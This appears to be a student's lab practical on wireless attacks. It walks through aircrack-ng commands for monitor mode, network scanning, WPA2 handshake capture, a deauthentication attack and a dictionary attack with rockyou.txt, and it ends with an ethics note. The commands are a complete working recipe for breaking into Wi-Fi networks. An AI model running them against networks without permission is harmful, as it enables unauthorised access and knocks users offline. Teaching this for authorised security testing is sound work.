**Lab Practical #12:**


**Study wireless attack and perform wifi password cracking using air-crack tool**

**Step 1: Kill Conflicting Processes**

Before starting the Wi-Fi monitoring process, we need to kill any services that may interfere with network scanning.

sudo airmon-ng check kill

This command stops services like wpa\_supplicant and NetworkManager, which could cause conflicts.



**Step 2: Identify Wireless Interface**

To find the name of the Wi-Fi interface, we use:


iwconfig

Output Example:

wlan0 IEEE 802.11 ESSID:off/any

Mode:Managed Access Point: Not-Associated

Here, wlan0 is the Wi-Fi interface.



**Step 3: Enable Monitor Mode**

Monitor mode allows the wireless adapter to capture packets from all nearby Wi-Fi networks.


sudo airmon-ng start wlan0


If successful, a new interface, usually named wlan0mon, is created.  
To verify:

iwconfig

Output Example:

wlan0mon Mode:Monitor Frequency=2.457 GHz





**Step 4: Scan Nearby Wi-Fi Networks**

To list all available Wi-Fi networks and their details:

sudo airodump-ng wlan0mon


Output Example:

CH 1 ][ Elapsed: 30 s ][ 2025-03-05 08:11

BSSID PWR Beacons #Data, CH ENC CIPHER AUTH ESSID

42:38:70:XX:XX:XX -50 311 35 1 WPA2 CCMP PSK

Here, BSSID is the MAC address of the Wi-Fi router, and ESSID is the network name.



**Step 5: Capture the Handshake**

To capture the WPA2 handshake, focus on a specific network:

sudo airodump-ng --bssid 42:38:70:XX:XX:XX --channel 1 --write handshake wlan0mon

This command continuously monitors the network for a **4-way handshake**, which occurs when a device connects to the network.




**Step 6: Deauthenticate Clients (Optional)**

To speed up the process of capturing the handshake, we can force a connected client to reconnect using a **deauthentication attack**:

sudo aireplay-ng --bssid 42:38:70:XX:XX:XX --deauth 7 wlan0mon

This forces the device to reconnect, making it more likely that we capture the handshake.



**Step 7: Verify Handshake Capture**

Once the handshake is captured, we can check the saved file:


ls

If successful, we should see a file like handshake-01.cap.

To confirm the handshake is present:

aircrack-ng handshake-01.cap

If the handshake is captured, we can proceed to password cracking.




**Step 8: Crack Wi-Fi Password Using Dictionary Attack**

Using a wordlist (e.g., rockyou.txt), attempt to crack the WPA2 key:


aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 42:38:70:XX:XX:XX handshake-01.cap

If the password is found, it will be displayed as:

KEY FOUND! [ 01010101 ]







**Conclusion**

Aircrack-ng is a powerful tool for assessing Wi-Fi security. This assignment demonstrated how to:  
1. Set up monitor mode.

2. Scan and capture network packets.

3. Perform a deauthentication attack.

4. Crack Wi-Fi passwords using dictionary attacks.

By understanding these techniques, security professionals can improve Wi-Fi security by identifying vulnerabilities and implementing stronger protections, such as using complex passwords and WPA3 encryption.

**Ethical Considerations**

This assignment is strictly for **educational and security testing purposes**. Unauthorized access to Wi-Fi networks without permission is **illegal** and punishable by law. Always test only on networks you own or have permission to analyze.